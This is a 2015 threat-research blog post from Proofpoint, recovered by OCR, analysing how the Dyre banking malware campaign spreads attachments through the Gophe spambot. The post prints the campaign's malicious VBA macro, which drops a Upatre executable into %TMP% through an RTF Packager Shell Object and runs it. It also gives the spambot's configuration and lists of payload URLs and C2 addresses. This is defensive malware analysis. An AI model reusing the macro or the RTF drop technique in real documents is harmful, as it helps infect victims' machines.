
Dyre Malware Campaigners Innovate with Distribution Techniques

proofpoint.com/us/threat-insight/post/dyre-malware-campaigners-innovate-distribution-techniques

October 9, 2015



Blog
Threat Insight
Dyre Malware Campaigners Innovate with Distribution Techniques

October 08, 2015 Proofpoint Staff

This week, Proofpoint researchers observed the now infamous “man-in-the-browser” (MITB) banking malware Dyre experimenting with new ways to deliver spam malicious attachments in spam emails. These innovations included two significant changes in Dyre behavior:

- Dyre employed the spambot Gophe to send thousands of randomized documents (hashes and file names) per spam campaign
- The spammed attachments are using a RTF trick (or a feature of Windows OS) that allows dropping an executable – but not running it – simply by opening the RTF document

1. Changes in Email Campaign Behavior

In past instances, Proofpoint researchers have observed that when Dyre actors employ Microsoft Word document attachments, they have used a relatively high ratio of messages to unique documents (i.e., hashes): that is, using only a few unique Word document attachments for a large number of messages. (This is in contrast to zipped executable attachments, where they have frequently been observed using a large number of attachments for each campaign.) [1]

However, on October 8, Proofpoint researchers observed the Gophe spammer botnet used by these actors sending tens of thousands of unique Word documents in a single campaign. The Dyre botnet propagates itself using the Gophe spambot – among others – to propagate itself, downloading and running Gophe after the Dyre malware payload is successfully installed. The Gophe bot then sends messages to all the addresses in the victim’s Outlook or Thunderbird contact list, then deletes itself upon completion of this email run. Dyre downloads and runs the Gophe spambot again when needed, as often as several times a day.

In this case, Gophe communicated with its command & control (C2) servers (62.210.182[.] 246 and 178.162.193[.] 207) and received templates, randomized documents, and word lists for additional randomization of the spam.

Dyre's Gophe spambot then crafted emails with the downloaded templates, filters, wordlists and other parameters. Appendix A includes the complete detected bot configuration, but we should highlight one of the parameters, "address_in_message" with the value "5". This parameter instructs the bot to send an attachment to five recipients, and then move on to crafting an email with a different attachment to next five recipients. (Fig. 1)




Figure 1: Phishing email with attachment to five recipients and zipped document with randomized name.

The attachment name was also randomized using an extensive wordlist. Below is a small sample of the over 60,000 words used:

chariot
custom-house
computer engineer
zigzag
hedge
warding
sitty
beaded

sphygmography
conventional
mannequin

The continual recombination of thousands of unique document hashes with a very wide variety of random words work together result in an email campaign that will virtually undetectable by signature--based defenses.

2. Attachment Changes

When the email recipient opens the attachment, they encounter a ‘secure’ Office document. The lure is almost identical to the one Proofpoint researchers recently described in “Dyre Campaigners Set Sights on the Fulfillment and Warehousing Industry” [2]. However, instead of using a macro known as Xbagging or Bartallex [3] to download the Upatre payload from the Internet, a different set of ruses and redirections is employed to drop an Upatre payload that is embedded within the document itself.




Figure 2: The malicious document attachment

The document includes a malicious macro, which operates as follows:

1. Document macro writes two RTF files in the %TMP% folder, runs one of them and sleeps.
2. The first RTF file has an embedded Upatre executable as a Packager Shell Object. When this RTF file is opened by the document macro, the embedded executable is dropped (but not executed) into %TMP% folder without user interaction. (This seems to be a feature of Microsoft Office that only works for RTFs, but not for other file formats such as DOC or DOCX.)
3. The document macro finishes its sleep loop and executes the binary placed into %TMP% by the RTF.

This long chain of redirections is another example of the continued innovations threat actors and malware authors employ in order to evade detection by both antivirus and behavioral defense solutions.

Examining the macro details closely we can see more clearly how these steps proceed. (Analyst comments are inline after "###".)

```
Sub Manakai()
    ### [*] Drop 2 RTFs into %TMP% and sleep 2 sec
    On Error Resume Next
    TMP = Environ$("TEMP") + "\"
    TCA = TMP + "199.rtf"
    TCB = TMP + "200.rtf"
    TEX = TMP + "w1.e" + "xe"
    SaveAsRTF (TCA)
    SaveAsRTF (TCB)
    Hey (2)

    ### [*] Open one of the RTFs and sleep 2 sec
    Set appWord = CreateObject("Word.Application")
    appWord.Visible = False
    Set docWord = appWord.Documents.Open(TCA)
    Hey (2)

    ### [*] Here, execute w1.exe and sleep 1 sec (so obviously the RTF must have dropped w1.exe)
    Shell (TEX)
    Hey (1)

    ### [*] Kill the RTF that dropped the exe, kill exe
    appWord.Quit
    Set appWord = Nothing
    Kill TCA
    Kill TEX
    Module1.Hameleon
End Sub
```

Figure 3: Malicious macro in document attachment

The malicious macro opens "199.rtf" (Fig. 4), which includes an embedded Upatre executable as a Packager Shell Object. (Packager Shell Objects are bundles that can be embedded in a document and double-clicked to execute directly from the document.) A small icon – easily resized – representing the object is displayed in the upper left corner of the document attachment, and when this RTF file is opened by the document macro, the embedded executable is dropped (but not executed) into %TMP% folder as "w1.exe" without any user interaction. We tested other formats such as DOC and DOCX and this behavior does not appear

to be reproducible with these other formats. It should be noted that none of the Microsoft Office formats execute the Packager Shell Object binary automatically – the user needs to double click it.




Figure 4: RTF file with embedded executable by Packager Shell Object

It should be noted that this macro appears to be a service or shared between groups, as it has also been observed in other malware campaigns [4].

Conclusion

Continuous innovation is an essential trait of modern advanced threats in order for them to stay ahead of adapting defenses. As this campaign demonstrates, techniques that have been observed previously in use by one set of actors – such as cycling attachment names, high numbers of unique attachments, and malicious macros that drop embedded malware payloads – can be adopted by threat actors to bring new life and renewed effectiveness to their campaigns. This cycle of innovation and adaptation is a key aspect of many of the cybersecurity challenges facing confronting organizations today, and shows no sign of abating.

References

[1] https://www.proofpoint.com/us/threat-insight/post/Dyre-Straits-Evolution-of-the-Dyre-Banking-Trojan-Challenges-Traditional-Defenses

[2] https://www.proofpoint.com/us/threat-insight/post/Dyre-Campaigners-Sights-On-Fulfillment-Warehousing-Industry

[2] https://www.proofpoint.com/us/threat-insight/post/Its-Not-Personal-Its-Business

[3] https://isc.sans.edu/forums/diary/Malicious+spam+with+Word+document/20225/

Gophe Spam Bot Configuration Parameters

no_send_emails
no_send_if_name_contain
postmaster
no_send_if_name_contain
noreplay
no_send_if_name_contain
noreply
no_send_if_name_contain
admin
no_send_if_name_contain
administrator
no_send_if_name_contain
Mailer-Daemon
no_send_if_name_contain
null
no_send_if_name_contain
scan
no_send_if_name_contain
bak
no_send_if_name_contain
copy
no_send_if_name_contain
fax
no_send_if_domain_contain
@sample
no_send_if_domain_contain
@gmail
send_emails_params
address_in_message
5
send_interval_sec_min
1
send_interval_sec_max
1
send_order_array
;EmailsFromAddressBook;EmailsFromOutBox;EmailsFromInBox;EmailsFromOther;

Indicators of Compromise (IOCs)

Value	Type
197.149.90[.]166	Upatre C2
94ECC7D1F0FA098975A0984E55BA77EC93719B56DC3157D36311E18C51D581DC	Upatre SHA-256
[hxxps://65.255.135.178/limto1.tar]	Dyre payload
[hxxps://188.93.122.150/limto1.tar]	Dyre payload
[hxxps://88.93.122.150/limto1.tar]	Dyre payload
[hxxps://67.222.201.105/limto1.tar]	Dyre payload
[hxxps://212.72.123.130/limto1.tar]	Dyre payload
[hxxps://50.24.13.21/limto1.tar]	Dyre payload
[hxxps://186.16.203.154/limto1.tar]	Dyre payload
[hxxps://93.103.20.189/limto1.tar]	Dyre payload
[hxxps://190.121.163.46/limto1.tar]	Dyre payload
[hxxps://202.79.57.155/limto1.tar]	Dyre payload

[hxxps://202.70.89.57/limto1.tar]	Dyre payload
[hxxps://190.121.164.10/limto1.tar]	Dyre payload
[hxxps://181.40.117.66/limto1.tar]	Dyre payload
[hxxps://201.217.51.92/limto1.tar]	Dyre payload
[hxxps://94.40.82.66/limto1.tar]	Dyre payload
[hxxps://69.9.204.114/limto1.tar]	Dyre payload
[hxxps://201.217.56.83/limto1.tar]	Dyre payload
[hxxps://24.33.131.116/limto1.tar]	Dyre payload
[hxxps://72.230.82.80/limto1.tar]	Dyre payload
[hxxps://173.248.31.6/limto1.tar]	Dyre payload
[hxxps://208.117.68.78/limto1.tar]	Dyre payload
[hxxps://69.144.171.44/limto1.tar]	Dyre payload
[hxxps://24.148.217.188/limto1.tar]	Dyre payload
[hxxps://173.216.247.74/limto1.tar]	Dyre payload

[hxxps://37.57.144.177/limto1.tar]	Dyre payload
[hxxps://68.70.242.203/limto1.tar]	Dyre payload
[hxxps://27.109.20.53/limto1.tar]	Dyre payload
[hxxps://67.222.201.61/limto1.tar]	Dyre payload
[hxxps://203.129.197.50/limto1.tar]	Dyre payload
[hxxps://112.133.203.43/limto1.tar]	Dyre payload
[hxxps://45.64.159.18/limto1.tar]	Dyre payload
[hxxps://150.129.49.11/limto1.tar]	Dyre payload
[hxxps://213.92.138.154/limto1.tar]	Dyre payload
[hxxps://109.199.11.51/limto1.tar]	Dyre payload
[hxxps://82.115.76.211/limto1.tar]	Dyre payload
[hxxps://78.72.233.105/limto1.tar]	Dyre payload
[hxxps://82.160.64.45/limto1.tar]	Dyre payload
[hxxps://197.210.199.21/limto1.tar]	Dyre payload

[hxxps://78.108.101.67/limto1.tar]	Dyre payload
[hxxps://94.40.82.239/limto1.tar]	Dyre payload
[hxxps://185.89.64.160/limto1.tar]	Dyre payload
[hxxps://87.126.65.67/limto1.tar]	Dyre payload
[hxxps://93.183.155.22/limto1.tar]	Dyre payload
[hxxps://87.97.168.205/limto1.tar]	Dyre payload
[hxxps://62.233.252.207/limto1.tar]	Dyre payload
[hxxps://85.11.144.37/limto1.tar]	Dyre payload
[hxxps://188.167.93.231/limto1.tar]	Dyre payload
[hxxps://91.240.236.148/limto1.tar]	Dyre payload
[hxxps://91.240.236.122/limto1.tar]	Dyre payload
[hxxps://93.115.172.232/limto1.tar]	Dyre payload
62.210.182.246	Gophe C2
178.162.193.207	Gophe C2

Subscribe to the Proofpoint Blog